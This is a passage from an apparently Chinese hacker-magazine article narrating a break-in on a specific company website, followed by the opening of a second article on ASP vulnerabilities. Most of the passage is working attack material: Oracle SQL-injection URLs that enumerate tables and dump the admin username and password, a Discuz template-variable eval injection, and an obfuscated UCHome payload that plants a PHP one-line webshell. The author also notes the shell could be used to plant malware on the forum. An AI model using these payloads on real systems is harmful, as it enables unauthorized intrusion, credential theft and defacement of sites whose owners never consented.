


图 9




图 10

提交URL：http://www.totoxxxxx.com/jst/md_end.jsp?id=17%20and%201=2%20union%20select%20TABLE_NAME,2,'3','4',5,'6','7'%20from%20all_tables%20where%20owner='TOTO'--，返回信息如图8。

得到一个名为ACCOUNTS的表，看来是只爆出了第一个表，要想显示后面的表名就要使用一点小技巧了，我是用TABLE_NAME<>'ACCOUNTS'来实现的，就是去除ACCOUNTS表后的第一个表。提交URL：

http://www.totoxxxxx.com/jst/md_end.jsp?id=17%20and%201=2%20union%20select%20TABLE_NAME,2,'3','4',5,'6','7'%20from%20all_tables%20where%20owner='TOTO'%20and%20TABLE_NAME<>'ACCOUNTS'--（图9）。

以此类推，继续排除…………

http://www.totoxxxxx.com/jst/md_end.jsp?id=17%20and%201=2%20union%20select%20TABLE_NAME,2,'3','4',5,'6','7'%20from%20all_tables%20where%20owner='TOTO'%20and%20TABLE_NAME<>'ACCOUNTS'%20and%20TABLE_NAME<>'A_USER'--

直到将所有表全暴出来为止，然后在所有表名中找与用户相关的表，发现USERMG表，下面就开始暴USERMG表的列名吧。当然不是一下子就猜到USERMG表就是管理员账号的表了，我是在暴几张表之后才找到了，呵呵，因此渗透是要有一定耐心的。

六、暴列名

有了表名暴列名就简单多了，可以查询系统表COLS中LUMN_NAME字段的记录即可，方法和暴表名是一样的。

提交URL：

http://www.totoxxxxx.com/jst/md_end.jsp?id=17%20and%201=2%20union%20select%20COLUMN_NAME,2,'3','4',5,'6','7'%20from%20COLS%20where%20table_name='USERMG'--

得到USERMG表中第一列的字段名（图10）。

和暴表名一样继续用排除法进行。

http://www.totoxxxxx.com/jst/md_end.jsp?id=17%20and%201=2%20union%20select%20COLUMN_NAME,2,'3','4',5,'6','7'%20from%20COLS%20where%20table_name='USERMG'%20and%20COLUMN_NAME<>'USER_CODE'--

……………………

依次类推，获得USER_NAME、USER_PASS两个列字段。其他信息不是我们关注的，主要是得到管理员的用户名和密码。

七、暴数据

有了表名，列字段名，暴数据相对比较容易了。只要执行sql语句"select USER_CODE,2,USER_COMPANY,USER_PASS,5,'6',USER_NAME from USERMG"即可。呵呵，顺便暴了电话和公司名吧。

提交URL：http://www.totoxxxxx.com/jst/md_end.jsp?id=17%20and%201=2%20union%20select USER_CODE,2,

USER_COMPANY,USER_PASS,5,'6',USER_NAME from USERMG--

得到返回信息如图11。

用户名为admin，密码是toto11admin。有了管理员账号后进入网站后台，发现主站后台并没有什么可以利用的地方，如图12。

来到首页转转发现网站还有一个论坛，用上面得到的账号进入论坛，竟然是管理员权限。呵呵。

八、拿webshell

发现网站论坛使用的是Discuz，Blog系统使用的是Uchome。那么拿webshell的方法有很多了，我简单介绍两个。

首先是Discuz模板添加变量漏洞。用上面账号进入论坛后台，然后"论坛管理"→"界面风格"→"默认风格"→"详情"→"新增变量"如图13所示填写：

新增变量名写"'，'#999');eval($_POST[XZX]);//"，替换内容随便填写即可。提交之后用一句话客户端连接http://bbs.totoxxxxx.com/forumdata/cache/style_1.php即可。要注意的是style_1.php的文件名是与模板ID相对应的，我修改的是默认模板，id=1的，因此是style_1.php。大家在修改的时候要注意了。

用菜刀连接后的结果如图14：




图13




图14

下面说一个UCHOME后台拿shell的0day吧。漏洞出现在js.php文件。存在代码执行漏洞，原因是正则匹配时引号使用不当，导致可以任意提交并执行PHP代码。在Php中单引号与双引号是有区别的："　"双引号里面的字段会经过编译器解释，然后再当作HTML代码输出。'　'单引号里面的不进行解释，直接输出。看代码，如图15。




图15

这里正则匹配后的\\2在双引号里，导致了代码可以执行。利用方法也比较简单，首先用管理员账号登陆uchome后台，然后进入"高级应用"→"数据调用"→"添加"。

也可直接提交URL：http://bbs.totoxxxxx.com/uchome/admincp.php?ac=block&op=add，模块名随便写，点击"提交"，如图16。




图16

然后在"数据显示HTML代码"中写入如下代码：

```
<a href="{${eval(chr(102).chr(112).chr(117).chr(116).chr(115).chr(40).chr(102).chr(111).chr(112).chr(101).chr(110).chr(40).chr(39).chr(100).chr(97).chr(116).chr(97).chr(47).chr(97).chr(46).chr(112).chr(104).chr(112).chr(39).chr(44).chr(39).chr(119).chr(39).chr(41).chr(44).chr(39).chr(60).chr(63).chr(112).chr(104).chr(112).chr(32).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).chr(91).chr(99).chr(109).chr(100).chr(93).chr(41).chr(63).chr(62).chr(39).chr(41).chr(59))}}">a</a>
```

解密后的代码是"fputs(fopen('data/a.php','w'),'<?php eval($_POST[cmd])?>')"，如图17。



图17

注意变量名中默认的是block2，那么这个代码的id就是2，这个后面是要用到的。点击"提交"完成操作。然后来访问http://bbs.totoxxxxx.com/uchome/js.php?id=2执行上边php代码来生成shell，如图18。




图18

看到如上信息后则在data目录下生成a.php一句话木马，密码是cmd。用一句话客户端连接即可。

登陆一句话客户端后发现虽然不是root权限，但是还是可以篡改论坛文件的，挂马还是没有问题的。渗透就先到这里吧，关于linux的提权我们以后再探讨吧。

（文中所涉及工具已收录在光盘中）

编辑点评： 常规的oracle注入和dz7后台拿shell的方法，大家当作资料收藏吧。

透过深圳科技系统浅谈ASP程序常见漏洞

图 Kashif [S.S.T]

一、前言

众所周知，ASP程序的安全性不好。我个人认为有两个原因：1、没有解释系统的保护，2、没有强大高效的函数，这正好和PHP形成鲜明对比，PHP有gpc的保护，有intval，strval，addslashes等函数的方便快捷。要不是得益于微软的捆绑式销售策略，很可能早被PHP，JSP甩开了。

本文就来介绍一下ASP比较常见的漏洞。这是从源码网上下载的小型公司网站系统，漏洞很多，而且很典型，正好拿来做示范了。我们先来列举一下常见漏洞，一会儿方便按部就班地查找：

